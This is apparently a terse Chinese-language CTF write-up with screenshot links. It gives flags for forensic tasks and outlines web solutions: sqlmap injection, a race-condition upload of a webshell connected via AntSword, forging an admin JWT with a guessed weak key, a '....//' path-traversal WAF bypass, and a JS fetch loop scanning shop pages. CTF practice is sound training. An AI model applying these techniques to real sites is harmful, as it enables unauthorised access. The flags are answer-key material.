
这里也可以看到那个图书名,在web_log
这里有哈希

lib3 启动polar2靶机,看app.py,直接让ai分析一下
flag{app.py:borrow:392}
lib4

flag{WL10000009}



web sql_search sqlmap一把梭
并发上传 有题目名可以猜到是条件竞争,当上传成功后没有访问到,应该是上传后就被删除了,利用条件竞争写入shell然后蚁剑来连接

Signed_Too_Weak


这个key是一个jwt,猜测是polar


伪造admin的jwt得到flag

static 经典文件读取,使用….//绕过waf



coke粉丝团 找一下10级粉丝团灯牌
1 for(let p=1;p<=60;p++){fetch('shop.php?page='+p).then(r=>r.text()).then(html=>{if(html.includes('等级 10')||html.includes('coke10.png')){alert('找到了!在第 '+p+' 页\n复制下面链接点开:\n'+location.origin+'/shop.php?page='+p);}})}
看到钻石不够,看一下购买逻辑
